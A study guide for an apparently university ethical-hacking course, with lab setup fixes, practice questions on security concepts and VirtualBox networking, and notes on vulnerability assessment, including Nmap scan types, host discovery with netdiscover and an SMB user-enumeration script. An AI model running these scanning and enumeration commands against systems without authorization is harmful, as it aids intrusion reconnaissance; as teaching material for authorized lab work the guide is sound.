What: Removes the VirtualBox Guest Additions drivers that crash the Windows target when it runs under UTM/QEMU instead of VirtualBox — run inside the MS3 Windows `cmd` shell (SOL p.1, recipe J).

```
del C:\Windows\System32\drivers\VBoxMouse.sys
del C:\Windows\System32\drivers\VBoxGuest.sys
del C:\Windows\System32\drivers\VBoxSF.sys
```

```
del C:\Windows\System32\drivers\VBoxVideo.sys  
rmdir /s /q "C:\Program Files\Oracle\VirtualBox Guest Additions"
```

Notes: Windows `cmd` syntax, not `bash`. Open `cmd` via Task Manager (Ctrl+Shift+Esc → File → New Task → `cmd`) after sending Ctrl+Alt+Delete (SOL p.1). Deletion may need several retries through repeated crashes; afterward the mouse won't work but MS3 runs stably (keyboard-only). A "Windows License is expired" screen is fine for lab use.

01. Introduction & Set-up — Simulated Open-Book Questions

[EASY] A hospital encrypts patient records on disk so that only authorized clinicians can read them. Which CIA pillar does this primarily serve, and name one other mechanism the chapter pairs with that same pillar.

Answer: This primarily serves **Confidentiality** — preventing the disclosure of information to unauthorized parties (L01 p.27). Encryption is one of the three mechanisms the slides pair with confidentiality. The other two paired mechanisms are **access control** and **authentication** (L01 p.27).

So a complete answer is: pillar = Confidentiality; encryption is in use; another valid confidentiality mechanism is access control (or authentication). Note that you should not pair encryption with integrity here — the chapter explicitly pairs integrity with **signatures/checksums** instead (L01 p.27), and mixing the pairings up is a flagged gotcha.

[EASY] You are told "a SQL injection flaw exists in the login form." Using the chapter's vocabulary, is that flaw a vulnerability, a threat, an exploit, or an attack? Justify your choice.

Answer: It is a **vulnerability** — "a weakness in a system" (L01 p.35). The SQL injection flaw is the hole/weakness itself; it exists whether or not anyone ever uses it.

For contrast (L01 p.35): - A **threat** would be the *potential* circumstance that someone could take advantage of that flaw. - An **exploit** would be the *method/technique* used to abuse it (e.g., the crafted injection string). - An **attack** would be the *action* of actually submitting that string to compromise the system.

So "a flaw exists" = vulnerability; the other three describe potential, technique, and action respectively.

[EASY] In the VirtualBox connectivity table, which single networking mode allows VM↔Host, VM1↔VM2, VM→Internet, AND VM←Internet (all four)? State the security caveat the chapter gives for it.

Answer: The mode is **Bridged**, which is the only row that is "Yes" across all four columns: VM↔Host = Yes, VM1↔VM2 = Yes, VM→Internet = Yes, VM←Internet = Yes (L01 p.41, E01 p.7).

The caveat: in Bridged mode the VM becomes a node on the local network, and **packet sniffing on the host interface is possible** (L01 p.41). Because the VM is fully exposed to (and from) the real network — including the open Internet — this is a poor choice for the intentionally vulnerable Metasploitable targets, which the chapter insists must be isolated (E01 p.1, p.5).

[EASY] A student deletes a file from Kali with `rm notes.txt` but actually needed to remove a whole directory `loot/` and all its contents. What single command does the chapter give for that, and what does the `-r` flag do?

Answer: The command is:

```
rm -r loot/
```

Per L01 p.45, `rm -r directory` **recursively removes a directory and its sub-directories** (and the files inside them). Plain `rm file` only removes individual files, which is why it failed for a directory. The `-r` (recursive) flag tells `rm` to descend into the directory tree and delete everything under it.

[EASY] On the attacker machine you need to find out what IP address the system currently has so you can compare it with the target's IP. Which command(s) from the chapter return the IP address?

Answer: The chapter lists three equivalent forms (L01 p.45):

```
ip address
ip addr
ip a
```

All three return the IP address on Kali. In the connectivity-verification recipe, Kali's IP is found with `ip addr` (look at `eth0 inet`, e.g., `192.168.64.y`), which you then compare against the Metasploitable target's IP found via `ifconfig` (`eth0 inet`) before running `ping` (E01 p.9, MAC p.1). If you cannot read the IP directly, `sudo arp-scan -l` can discover hosts on the local network (SOL p.1).

[MEDIUM] An online banking provider lets customers transfer money. Map each of the three CIA pillars to one concrete banking failure: a customer's balance being altered without authorization, the bank's website being knocked offline, and an attacker reading another customer's statements. Name the matching mechanism the chapter pairs with each pillar.

Answer: Mapping each failure to a pillar (L01 p.26–27):

- **Balance altered without authorization → Integrity.** Integrity is protecting information from modification by unauthorized parties. Paired mechanisms: **digital signatures, checksums** (so a tampered transaction record can be detected).
- **Website knocked offline → Availability.** Availability is ensuring authorized parties can access information when needed. Paired mechanisms: **computational redundancy, backups, mitigation strategies** (e.g., redundant servers to absorb a denial-of-service).
- **Reading another customer's statements → Confidentiality.** Confidentiality is preventing disclosure to unauthorized parties. Paired mechanisms: **encryption, access control, authentication.**

This also lines up with the asset-protection framing: unauthorized modification ↔ integrity, unauthorized deletion/loss-of-access ↔ availability, unauthorized access ↔ confidentiality (L01 p.25, p.63 mapping in the guide).

[MEDIUM] A phishing email with a malicious attachment is sent to an HR clerk, who opens it and gives the attacker a foothold. Classify the attack vector category, and explain the chapter's point that "no vulnerability is needed" for some access.

Answer: The attachment-laden phishing email targets a person, so the attack vector category is **Human** — one of the four categories (Network, Machine/physical, Software, Human) that sum to the attack surface (L01 p.32). The chapter explicitly notes that **social engineering is often a first step** — "an email to all/selected employees with or without crafted attachments" (L01 p.34).

The "no vulnerability is needed" point: depending on the *kind of access*, an attacker may not need a

software vulnerability at all (L01 p.34). With direct access — for example physical access, or a user who is tricked into voluntarily running an attachment — the attacker bypasses the need to find and exploit a technical flaw. Here the human is manipulated into granting the foothold, so the compromise rides on social engineering rather than on exploiting a code-level vulnerability.

[MEDIUM] A student configures all three lab VMs (Kali, Metasploitable 2, Metasploitable 3) in plain NAT mode and is surprised that `ping` from Kali to Metasploitable 2 fails, even though all three reach the internet. Diagnose the problem and give the fix.

Answer: This is the classic **NAT ≠ NAT Network** trap (L01 p.41; E01 p.4, p.7). In **plain NAT**, each VM is hidden behind the host and **VMs cannot communicate with each other** ($VM1 \leftrightarrow VM2 = \text{No}$), even though each individually has outbound internet ($VM \rightarrow \text{Internet} = \text{Yes}$). That is exactly why all three can reach the internet but Kali cannot ping the target.

Fix: switch every lab VM to **NAT Network**, where VMs on the same network *can* communicate ($VM1 \leftrightarrow VM2 = \text{Yes}$), still get DHCP-assigned IPs, and keep internet access (L01 p.41, E01 p.7). Concretely:

1. Power off the VMs (you cannot change a network adapter on a running VM) (E01 p.8).
2. Create a NAT Network (e.g., `NatNetwork`) with DHCP enabled (E01 p.8).
3. For each VM: `Settings` → `Network` → `Attached to` = `NAT Network`, `Name` = `NatNetwork`, all on the **same** network.
4. Boot and re-test with `ping <target_IP>`.

[MEDIUM] A teammate insists on running the Metasploitable 2 target under WSL 2 on their work laptop "because it's faster." Give two reasons from the chapter to push back, and one practical requirement if they ignored the warning.

Answer: Two reasons to push back (E01 p.2, p.8):

1. **Weak isolation.** WSL (especially WSL 2, which runs a real Linux kernel) is **tightly integrated with the host Windows system**, which reduces isolation between the attacking/target environment and the user's primary work system. Running an intentionally vulnerable, untrusted machine like Metasploitable that close to a production work laptop is exactly the scenario the chapter says to avoid — these VMs must be treated as hostile and kept strictly isolated (E01 p.1, p.5).
2. **Strongly discouraged by the course.** The chapter states outright that running the Metasploitable under WSL is *strongly discouraged*, and that a dedicated virtualization solution provides significantly better isolation and security (E01 p.2, p.8).

Practical requirement if ignored: for WSL 2 to even reach the Metasploitable VMs, **Host-Only Networking** is required (E01 p.8).

[MEDIUM] During the major-activities discussion, a manager asks which activity is "ethical hacking to find exploitable weaknesses" versus which is just "finding weaknesses." Distinguish the two and name the course tools associated with finding weaknesses (vulnerability assessment).

Answer: The two activities are distinct (L01 p.21):

- **Vulnerability Assessment** = *finding weaknesses*. It catalogs/identifies weaknesses but does not necessarily prove they can be exploited.

- **Penetration Testing** = *ethical hacking to find exploitable weaknesses*. It goes further by actually attempting to exploit the weaknesses to demonstrate impact.

So the difference is identify-only (assessment) versus actively-exploit-to-prove (pen testing).

Course tools listed under **Vulnerability Assessment** (L01 p.9): **Nessus, OpenVAS / Greenbone, and Rapid7 InsightVM** (formerly Nexpose). (By contrast, pen-testing tools include Nmap, Netcat, Metasploit Framework, Burp Suite, Wireshark, etc.)

[HARD] A company's risk register lists, for one system: an unpatched Apache service (entry A), the published Metasploit module that abuses it (entry B), the possibility that an internet-based group decides to target the company (entry C), and the actual intrusion that occurred last Tuesday (entry D). Label A–D with the chapter's terms and state what a patch and a countermeasure each neutralize.

Answer: Labelling each entry against L01 p.35:

- **A — Vulnerability.** The unpatched Apache service is "a weakness in a system."
- **B — Exploit.** The published Metasploit module is "a method of taking advantage of a vulnerability." It is the technique/tooling, not the act.
- **C — Threat.** An internet-based group that *could* decide to target the company is "a circumstance/event that has the potential to exploit a vulnerability." It is potential, not action.
- **D — Attack.** Last Tuesday's actual intrusion is "an action that uses a threat to exploit a vulnerability."

What each defense neutralizes (L01 p.35): - A **patch** is "a fix for a vulnerability" — it removes/neutralizes A (the weakness). Once A is patched, exploit B has nothing to act on. - A **countermeasure** is "a means of preventing an attack" — it is aimed at stopping D (the attack) and, by extension, frustrating the threat C from succeeding even if the vulnerability has not yet been patched.

The trap here is swapping B and C (exploit vs threat) — the exploit is the *method*, the threat is the *potential actor/event* (a flagged gotcha).

[HARD] A student building the "advanced" lab topology wants the targets isolated from the wider network but still wants Kali to reach the internet for updates. Describe the configuration the chapter recommends, why it beats plain NAT Network for this goal, and the DHCP option it suggests.

Answer: The recommended advanced configuration is **Internal Network + NAT (Advanced Setup)**: combine **Internal Networking** for inter-VM communication with a **separate NAT adapter** for controlled internet access (E01 p.7–8). Kali gets a second adapter (NAT) so it can still run `sudo apt update/full-upgrade`, while the inter-VM traffic rides the isolated Internal network.

Why it beats plain **NAT Network** for isolation (E01 p.7–8): - NAT Network is the *simple* setup — it gives internet + automatic DHCP + communication between **all** VMs on the network, but its downside is **limited control over which machines can communicate** (it is "easy but leaky"). - Internal + NAT lets you **restrict communication to selected VMs, better isolate the vulnerable targets, and model realistic topologies**. Since Metasploitable are deliberately vulnerable and must be treated as hostile (E01 p.1, p.5), this stronger isolation is the whole point — the trade-off is functionality/convenience vs. isolation/realism.

DHCP option suggested (E01 p.9): rather than static IPs or a DHCP server on Kali, **enable a VirtualBox DHCP server** for the internal network (the recommended option), e.g. via `VBoxManage dhcpserver add`

```
--network=CyberSecLab ... assigning from the 172.30.1.0/24 range. (Watch the flagged --upperip 171.30.1.50 typo — it should be 172.)
```

[HARD] Analyze the "Defense in Depth and Attack Surface" slide as a small system: a SaaS vendor exposes a web API, opens an SSH port for admins, and leaves a USB port active on the rack server. For each interface, give its attack-vector category, and explain the opposing goals of attacker, operator, and designer for this surface.

Answer: Each interface maps to an attack-vector category (the four are Network, Machine/physical, Software, Human — L01 p.32):

- **Web API** → primarily **Software** (and **Network**, since it is reached over the network). It is application code exposed for access.
- **SSH port for admins** → **Network** (a network-reachable service/end point).
- **Active USB port on the rack server** → **Machine (physically)** — physical access to the device.

Each of these is an attack vector, and **Attack Surface** = Σ of **Attack Vectors** (L01 p.32), so all three add to the total exposed surface.

Opposing goals of the three entities around that surface (L01 p.33): - **Attacker** — wants to *expand* the exposed interface (find/enlarge more vectors, e.g., abuse the USB or a forgotten API endpoint). - **Operator** — wants to *limit* the surface open to attacks (e.g., close the USB port, restrict SSH to a bastion, minimize exposed API). - **Designer** — should design the system accordingly, i.e., to meet the operators' requirements for a minimal surface (build it so the operator *can* keep the surface small).

This is the defense-in-depth framing: layered, intentional reduction of the summed attack vectors.

[HARD] A student successfully imports Kali and Metasploitable 2 but their downloaded Metasploitable 3 archive will not appear in VirtualBox's import dialog. Walk through the chapter's expected cause and the exact fix, including a trap to avoid.

Answer: Expected cause (E01 p.6): the extracted Metasploitable 3 file is **technically a tar archive** with no extension VirtualBox recognizes. VirtualBox filters importable files by extension, so the file simply does not show up in the import list.

Exact fix (E01 p.6): 1. **Rename the extracted file to end in .ova.** This makes VirtualBox recognize it (it lists .ova automatically). Alternatively, clear/disable the file-type filter in the import dialog and select the file manually. 2. Import using the same `File` → `Import Appliance` procedure as Metasploitable 2. 3. Log in with default credentials `vagrant / vagrant`.

Trap to avoid (flagged gotcha, E01 p.6): **do not rename it to .ova.gz.** That makes the file *appear* in the list, but VirtualBox will **refuse to complete the import** — it looks like progress but fails. Use `.ova`, not `.ova.gz`.

(Bonus pitfall from the same recipe: a Vagrant-based install may throw a plugin error fixable by changing `File.exists` to `File.exist` on line 84 of `virtualbox.rb`; a `MountDiskImage` error can be ignored.)

[HARD] During a CTF-style class exercise, a student boasts they scanned a classmate's personal laptop "to practice." Using the chapter's ethics/authorization stance, explain why this is unacceptable and what the student was actually

supposed to do, plus the legal frameworks cited.

Answer: The chapter's ethics stance is explicit (L01 p.10): knowledge and skills are **solely for educational purposes**; any **unauthorized access, manipulation, or misuse of data/systems is prohibited**; participants must uphold cybersecurity ethical standards; and each student is **responsible for their own actions**. Scanning a classmate's personal laptop is **unauthorized access against a system the student has no permission to touch** — it is not the sanctioned lab target, so it violates every one of those points regardless of intent to "practice."

What the student *should* do: practice only inside the **isolated, sanctioned lab** — Kali attacking the **intentionally vulnerable Metasploitable 2/3 targets** the course provides (L01 p.40, E01 p.5). Those machines exist precisely so skills can be exercised legally and safely; the classmate's laptop does not. The student must also have **signed the Ethical Statement Form in ItsLearning** acknowledging exactly this (L01 p.10).

Legal frameworks cited (L01 p.38): the **Computer Security Act of 1987 & 1992, OMB Circular A-130, US state computer laws, HIPAA (1996), and the EU GDPR (2018)** — several of which can make unauthorized scanning/access a legal offence, not merely a course violation.

[VERY HARD] Two teammates set up the lab on different hosts: Alice on an Intel laptop using VirtualBox + NAT Network, Bob on an Apple Silicon MacBook. Both run `ping` from Kali to Metasploitable. Predict whose setup is more likely to "just work," explain the architectural reason Bob struggles, and give Bob a viable path that still lets him reach a working Metasploitable target.

Answer: Alice's setup is more likely to just work. Intel/AMD systems support x86 natively, so the x86 Metasploitable images run with no architecture problem, and NAT Network gives Kali↔Metasploitable connectivity by design (E01 p.3; L01 p.41). Her `ping` should succeed once both VMs are on the same NAT Network with DHCP.

Why Bob struggles — the architectural reason: the NextCloud/Metasploitable images are built for **amd64/x86**, but Apple Silicon (M1/M2/M3) is **ARM**. Kali has ARM builds that run efficiently, but **equivalent ARM Metasploitable images are not readily available**, so the x86 Metasploitable image is **not natively compatible** with Bob's ARM CPU (E01 p.2–3). Without emulation there is no running x86 target for Kali to ping.

Viable paths for Bob (E01 p.3; MAC p.1; SOL p.1): 1. **Hardware emulation of x86** — run the x86 VMs under emulation (reduced performance). The Mac follow-up recommends **UTM instead of VirtualBox**, using `brew + QEMU` to convert images: `qemu-img convert -p -f vmdk -O qcow2 <file>.vmdk <file>.qcow2`, then create an emulated `x86_64` VM in UTM. Metasploitable 3 may need the SOL-doc fix (uncheck **UEFI Boot**; delete the **VBox guest-addition drivers**) to stop crashing, after which it runs keyboard-only. 2. **Team up** with someone on an Intel/AMD machine (i.e., use Alice's host). 3. **Use a cloud-based solution.**

After emulating, Bob verifies the same way as Alice: `ifconfig/ip addr` to get IPs, then `ping`; if the target IP is hard to read, `sudo arp-scan -l` from Kali finds it (often around `192.168.64.10`).

[VERY HARD] A student argues: "We should patch and fully update the Metasploitable targets just like we update Kali — keeping software current is best practice (defense-in-depth)." Critique this using the chapter, distinguishing where 'keep current' applies versus where it deliberately does not, and tie it to the CIA/attack-surface rationale of the lab.

Answer: The student is conflating two machines with **opposite roles**, and the chapter handles them differently (L01 p.44; E01 p.5):

- **Kali (the attacker/toolbox)** — you *do* keep it current: `sudo apt update; sudo apt full-upgrade -y` (and `apt autoremove` when suggested). Updating Kali keeps your tooling working and your own attacking environment secure. Here "keep current / defense-in-depth" genuinely applies.
- **Metasploitable 2/3 (the targets)** — you *deliberately do NOT patch them*. The course says to keep them "**as outdated as they were designed**" (L01 p.44). Patching them would close the very vulnerabilities that the six graded hands-in exercises (and therefore the exam) depend on. They exist **intentionally vulnerable** for practice (E01 p.5).

So "keep current is always best practice" is a category error: best-practice patching applies to systems you are *defending*, not to a lab target whose entire purpose is to be exploitable.

The CIA/attack-surface tie-in: in the *real* world, patching is a countermeasure/hardening step that shrinks the attack surface and protects the CIA triad of production systems. In the lab, the Metasploitable are **not** production assets to protect — they are deliberately broken practice rigs, treated as **hostile and isolated** from the host and production networks (E01 p.1, p.5). The correct way to honor defense-in-depth here is not to patch the targets but to **isolate** them (e.g., Internal + NAT), so their large, intentional attack surface cannot leak onto real networks. Real defense-in-depth is applied to the *boundary around* the lab, while the targets themselves stay vulnerable by design.

[VERY HARD] Reconcile two statements from the chapter that seem to conflict: (1) "no vulnerability is needed" for some access, and (2) the formal definitions where an attack "uses a threat to exploit a vulnerability." Use a physical-access and a social-engineering example, and explain what this implies for an organization's attack-surface defense.

Answer: The two statements operate at **different scopes**, so they do not actually conflict.

Statement (2) — "an attack is an action that uses a threat to exploit a vulnerability" (L01 p.35) — is the formal definition in the *technical/software* sense: a software-level weakness being abused. Statement (1) — "depending on the kind of access, no vulnerability is needed; social engineering is often a first step" (L01 p.34) — broadens what counts as a way in. The reconciliation: the **vulnerability being exploited may be human or physical, not just a software flaw**. The four attack-vector categories are **Network, Machine (physical), Software, Human** (L01 p.32) — software is only one of four.

- **Physical-access example:** an attacker walks up to an unlocked rack and copies data off it. No software exploit is required, but the "weakness" is still real — it is a **Machine (physical)** vector. Direct physical access is the path; the missing physical control (open USB / unlocked rack) is the weakness.
- **Social-engineering example:** an attacker emails a clerk a crafted attachment and the clerk runs it (L01 p.34). No code vulnerability is needed; the **Human** vector is the weakness — the person is manipulated into granting access.

What this implies for attack-surface defense: because **Attack Surface** = Σ of **Attack Vectors** across all four categories (L01 p.32), defending only the *Software* and *Network* vectors (patching, firewalls) leaves the **Human** and **physical** vectors wide open. A defender who equates "vulnerability" purely with software bugs will under-count the surface. True surface reduction (the operator's goal of *limiting* the surface, L01 p.33) and defense-in-depth must therefore also cover physical controls and human factors (training and awareness, a named counter at L01 p.20) — not just patches.

[VERY HARD] A lab group must justify their network design choice in a one-

paragraph rationale. They will run Kali plus both Metasploitable and want (a) inter-VM attacks to work, (b) internet for Kali updates, (c) the strongest isolation of the vulnerable targets from the host/production LAN. Compare all five VirtualBox modes against these three requirements and recommend a design with reasoning.

Answer: Evaluating each mode against (a) inter-VM, (b) internet for Kali, (c) isolation from host/production (L01 p.41; E01 p.7):

- **Bridged** — (a) Yes, (b) Yes, but **fails (c)**: the VM is a full node on the real LAN and is reachable *from* the internet (VM←Internet = Yes), exposing the hostile targets to production. Reject.
- **Host-Only** — (a) Yes inter-VM and VM↔Host = Yes, but (b) **No internet** (VM→Internet = No), so Kali can't update; and VM↔Host = Yes weakens host isolation. Fails (b).
- **Internal** — (a) Yes inter-VM, (c) strongest isolation (No host, No internet — VMs are fully sealed), but (b) **No internet** on its own. Meets (a) and (c) but not (b) by itself.
- **NAT (plain)** — (b) Yes internet, but (a) **No inter-VM** (VM1↔VM2 = No), so Kali can't reach the targets. Fails (a) — the classic trap.
- **NAT Network** — (a) Yes, (b) Yes, partial (c): isolates from the host (VM↔Host = No) and inbound needs port forwarding, but its weakness is **limited control over which machines can communicate** — it is "easy but leaky" (E01 p.7).

Recommendation — Internal Network + a separate NAT adapter on Kali (the Advanced Setup): put all three VMs on a shared **Internal** network to satisfy (a) inter-VM attacks with the strongest isolation (c) — the targets touch nothing but the sealed Internal net — and give **only Kali a second NAT adapter** for (b) internet updates. This is exactly the chapter's Advanced Setup, preferred "when working with untrusted VMs or when stronger isolation is required," letting you restrict communication to selected VMs and isolate the deliberately vulnerable targets (E01 p.7–8). Use a VirtualBox DHCP server on the Internal network for automatic IPs (E01 p.9). If the group instead just needs to get running fast and accepts the leak, plain **NAT Network** is the simple fallback that still meets (a) and (b) (E01 p.7) — but it does not give the strongest isolation the group asked for in (c).

[VERY HARD] An auditor is handed the lab's advanced DHCP recipe and told to "run it exactly as written." The command sets `--lowerip 172.30.1.20` and `--upperip 171.30.1.50` on `--netmask 255.255.255.0` with `--ip 172.30.1.1`. Predict what goes wrong if run verbatim, explain why, correct it, and state the broader lesson about trusting course materials.

Answer: What goes wrong: run verbatim, the DHCP server is almost certainly broken/inconsistent because the **lower and upper bounds of the pool are not in the same /24 subnet**. `--lowerip 172.30.1.20` sits in 172.30.1.0/24, but `--upperip 171.30.1.50` sits in 171.30.1.0/24 — a completely different network (the second octet differs: 172 vs 171). With `--netmask 255.255.255.0` and the server `--ip 172.30.1.1`, the gateway/server and the pool's lower bound are on 172.30.1.0/24, while the upper bound points into 171.30.1.0/24, so the range is invalid or the VMs cannot get a usable, routable lease on the intended CyberSecLab internal network (E01 p.9).

Why: a DHCP pool must lie within a single subnet defined by the netmask. A /24 mask freezes the first three octets; changing the second octet (172→171) leaves the subnet, so `--lowerip` and `--upperip` no longer bracket a coherent address range.

Correction: change the 171 to 172 so the whole range is inside 172.30.1.0/24:

```
VBoxManage dhcpserver add \
```

```
--network=CyberSecLab \  
--lowerip 172.30.1.20 \  
--upperip 172.30.1.50 \  
--netmask 255.255.255.0 \  
--ip 172.30.1.1 \  
--enable
```

Broader lesson: the chapter itself flags this as "almost certainly a typo in the lab" and deliberately leaves it *visible* rather than silently fixing it (E01 p.9, and the matching Gotcha). The lesson is that **course slides/labs contain errors** — the guide also notes spelling slips like "Burp Suit" for Burp Suite and "Social Engineer Toolset" for the Social-Engineer Toolkit (L01 p.9), and the `.ova` vs `.ova.gz` import trap (E01 p.6). An auditor (or exam student) must apply judgment and verify commands against the intended subnet/behaviour, not reproduce material blindly just because it is "official."

02. Vulnerability Assessment

Source material: `L02_Vulnerability Assessment.pdf` (45 slides) and `E02.pdf` (Lab 02, 7 pages), Cybersecurity F26, SDU Centre for Industrial Software, lecture by Sani Abdullahi (2026-02-11). Citations point to lecture slides as (L02 p.X) and the lab handout as (E02 p.X).

Grounding note: The lecture is a slide deck. Many slides are tool/website screenshots with only a caption (e.g. slides 13–21, 36–40). Where a topic commonly expected in this area (notably **CVSS numeric scoring**) is *not* actually defined in the source, this guide says so explicitly rather than inventing detail. See **Gotchas** for the full list of "not covered" items.

Overview

Vulnerability assessment is the security activity of **discovering hosts and services on a target, and investigating possible vulnerabilities in them** (L02 p.8). It is one stage of a broader penetration-testing workflow, but it stops short of exploitation: the goal is to *identify, classify, and understand* security weaknesses, not to break in (E02 p.2). In the course's framing it is an **authorized "simulated attack"** that tests the security of a running system; it is *not* a guarantee of security but should complement an ongoing security strategy such as threat modelling during development and deployment (L02 p.6).

This topic matters because it is the reconnaissance-and-analysis backbone of offensive security. Before anyone can responsibly fix or exploit a weakness, they must first map what is exposed (which hosts are up, which ports are open, which service versions run) and connect that intel to known vulnerabilities via resources like CVE and exploit-db (L02 p.10, p.12). The lecture builds a practical toolkit around this: passive reconnaissance (Netcraft, archive.org, Shodan), active scanning with `whois`, `host/nslookup`, NetDiscover, EtherApe, and especially **Nmap**, and automated vulnerability scanners **Nessus** and **OpenVAS/GVM** (L02 pp.11–40). The companion lab applies all of this against the intentionally vulnerable Metasploitable 2 (Linux) and Metasploitable 3 (Windows) VMs, ending in a written assessment report (E02 pp.2–7).

Key Concepts

Vulnerability assessment vs. penetration testing

A **penetration test** is the full authorized simulated attack against a running system; its activities are an ordered workflow (L02 pp.6–8):

1. **Getting permission** — possibly as part of a job; you must be authorized (L02 p.7).
2. **Gathering information** — about the company, IP addresses, web sites; scanning IPs, enumerating hosts & services, fingerprinting services (L02 p.7). Sub-steps: general information, scanning, fingerprinting services (L02 p.8).
3. **Threat modelling** — defining what the pen test covers (L02 p.7).
4. **Vulnerability analysis** — connecting the collected intel to possible vulnerabilities (L02 p.7).
5. **Exploitation** — carefully creating a proof of concept that demonstrates security problems *without harming the target* (L02 p.7).
6. **Reporting** — report and/or fix the problems (L02 p.7).

Vulnerability assessment is the subset of that workflow that "involves discovering host and services, while investigating possible vulnerabilities" (L02 p.8). In other words, it covers the information-gathering, scanning, fingerprinting and vulnerability-analysis steps but **stops before exploitation** (E02 p.2 confirms the lab "stops before attempting exploitation"). The lab's stated steps — Information Gathering, IP Address and Service Scanning, Fingerprinting and Enumeration, Reporting — make this scope concrete (E02 pp.2–3).

Why it matters: assessment tells you *what could go wrong*; the pen test's exploitation phase proves *that it does*. The exam may ask you to place a given task (e.g. "running an Nmap version scan" vs. "launching a Metasploit exploit") on the correct side of this line.

Information gathering (reconnaissance): Collect and Investigate

Reconnaissance is split into two intentions in the slides:

- **Collect** (L02 p.9): gather IP addresses, personal information, further information in registries (DNS, whois), and any other vital information that aids your quest.
- **Investigate** (L02 p.10): determine which hosts are up, which ports are open, which services are running, service versions and operating systems, the network structure, and further information on the public domain.

This is the raw material that later gets mapped to vulnerabilities. The lab's Exercise 1 (whois on `sdu.dk`, resolving `www.sdu.dk`, then querying the IP, then `nextcloud.sdu.dk`) is a direct drill on the "Collect" phase and on inferring an organization's IP ranges (E02 p.3).

Passive vs. active scanning

This is one of the most exam-likely distinctions (L02 p.11):

- **Passive scanning** = "gathering information about the target **without actually scanning its network/system**." It uses *volunteered intel* — general information and information useful for social engineering — from websites and online resources (discussion boards, chat rooms, archive.org) and from consistent job ads (which can reveal that new staff are unfamiliar with the system, and which skills/languages/infrastructure the organization uses) (L02 p.11). Because you never touch the target, it is stealthy and generally legal/low-risk.
- **Active scanning** = "**actively scanning** the target network/system using different tools," extracting information *not volunteered* (L02 p.11). Named tools: **Nmap** (information discovery), **Nessus** (vulnerability assessment), **Burp Suite & OWASP ZAP** (web scanners) (L02 p.11).

Why it matters: active scanning sends packets to the target and can be detected (and in some jurisdictions requires authorization), whereas passive reconnaissance does not interact with the target at all. The lecture's passive-scanning examples are Netcraft and archive.org (inspecting websites) and Shodan (searching for vulnerabilities); the active-scanning examples are whois/DNS lookups and Nmap (L02 pp.13–35).

Not every open port is a vulnerability

A crucial nuance (L02 p.12): "Not every open port is a security risk." Example given: **port 22 open on a managed server for SSH access** is normal. A service becomes a risk only when it is **vulnerable, misconfigured, or exposed to an untrusted network** (L02 p.12). Determining this needs research into the risks of specific versions of systems and services, using online resources such as **CVE** and **exploit-db**, and tools such as **Nessus**, **GVM**, **Legion**, and **nmap** to speed up the process (L02 p.12).

Why it matters: this guards against the classic beginner error of reporting every open port as a finding.

The exam could give you a scan result and ask which ports are *actually* concerning.

CVE and exploit databases

The lecture references **CVE** (Common Vulnerabilities and Exposures) and **exploit-db** as the online resources that connect a discovered service/version to known vulnerabilities (L02 p.12). The lab reinforces this: when documenting a vulnerability you should "provide the relevant CVE identifiers if available or cite the source" (E02 p.7), and when prioritizing you must "review the associated CVE descriptions, consider real-world impact" rather than blindly trusting tool ratings (E02 p.7).

Grounding caution: The slides name CVE and exploit-db but do **not** define the CVE identifier format, nor do they introduce **CVSS** (the Common Vulnerability Scoring System) or any numeric severity formula. The lab speaks of "reported severity levels" and "severity ratings" produced by Nessus/GVM (E02 pp.4–6) and asks you to assess severity by impact, but it does **not** teach the CVSS metric groups or score ranges. Do not state CVSS specifics as if they came from this material — see **Gotchas**.

Network scanning tools (active)

Tool	What it does	Key detail from slides
whois	Queries domain registrars for records about a domain/owner	Works on both domain names and IPs; private records show "Domains By Proxy" (L02 p.22, E02 p.4)
host / nslookup	Query DNS for domain↔IP mapping	(L02 p.22)
NetDiscover	Finds live hosts (IPs and MACs) on an internal network	<code>netdiscover -r 192.168.1.0/24 -f</code> ; can cause a DoS on the target network (L02 p.23)
EtherApe	Packet sniffer / traffic monitor with graphical, color-coded protocol display	Can replay from file; link-layer/IP/TCP modes; supports Ethernet, FDDI, Token Ring, ISDN, PPP, SLIP, WLAN; supports filtering (L02 p.24)
Nmap	Network mapper — host/service/OS discovery and security auditing	See dedicated section below (L02 pp.25–35)

Nmap — the network mapper

Nmap is a free, open-source tool for network discovery, network inventory, and security auditing. It can use raw packets; it finds hosts, services, and operating systems; it supports plugins (scripts); and it can also be used to assess vulnerabilities (L02 p.25, <https://nmap.org/>).

Two-phase model (L02 p.26): - **Host discovery** (the `-P*` options): many types, from stealthy to thorough, probing/pinging e.g. with ICMP. `-Pn` **omits host discovery** (treats all hosts as up). - **Port / host scan** (the `-s*` options): find open ports, from stealthy to thorough (Connect, SYN, FIN). `-sn` **omits the port scan** (host discovery only).

Scan types (the most exam-relevant slides, L02 pp.27–30):

- **ICMP / ping scan** (L02 p.27): sends a single ICMP echo request. An active device returns an ICMP echo reply (unless the IP is unavailable or ICMP is filtered). For `nmap -P <IP>` (regular scan): a response means the device is online → it proceeds to a standard port scan (TCP SYN if possible, else TCP connect). Firewalls can block pings to prevent host discovery. An **ICMP Port Unreachable** message means the port is closed. **No response** means either the port is open but doesn't respond to Nmap, or traffic is filtered.

- **TCP Connect scan** `-sT` (L02 p.28): fully connects to the target IP and port, completing a full TCP handshake. **Most reliable, but absolutely detectable.** `nmap -sV` directly does a version scan to determine software versions on target machines.
- **TCP SYN scan** `-sS` (L02 p.29): sends SYN requests but does **not** complete the handshake; uses the SYN-ACK response to determine port state. Because no connection is established, the application is not alarmed → **stealthier**. IDS or firewall logging can still reveal it.
- **FIN scan** `-sF` (L02 p.30): sends a FIN packet (a request to close an open connection). If the port is **not** listening it returns RST (reset); otherwise the packet is dropped → **even stealthier**. IDS/firewalls can also reveal it.

Port selection options (L02 p.31): default scans "the most common 1000 ports for each protocol." `-p<port>` for an individual port, `-p<start>-<end>` for a range, `-p-` for all ports, and you can explicitly scan "port" 0.

Output (L02 pp.31, 34): `-oN` normal (`.nmap`), `-oX` XML, `-oG/-oG` grepable (`.gnmap`), and `-oA <filename>` logs results in **all three** formats.

Scripts / NSE (L02 p.32): Nmap has extended functionality via scripted modules. Lists are in the Nmap book or locally at `ls /usr/share/nmap/scripts`. **Per-script help:** `--script-help <script name>`.

Example: `nmap --script smb-enum-users.nse -p 445 <target ip>`.

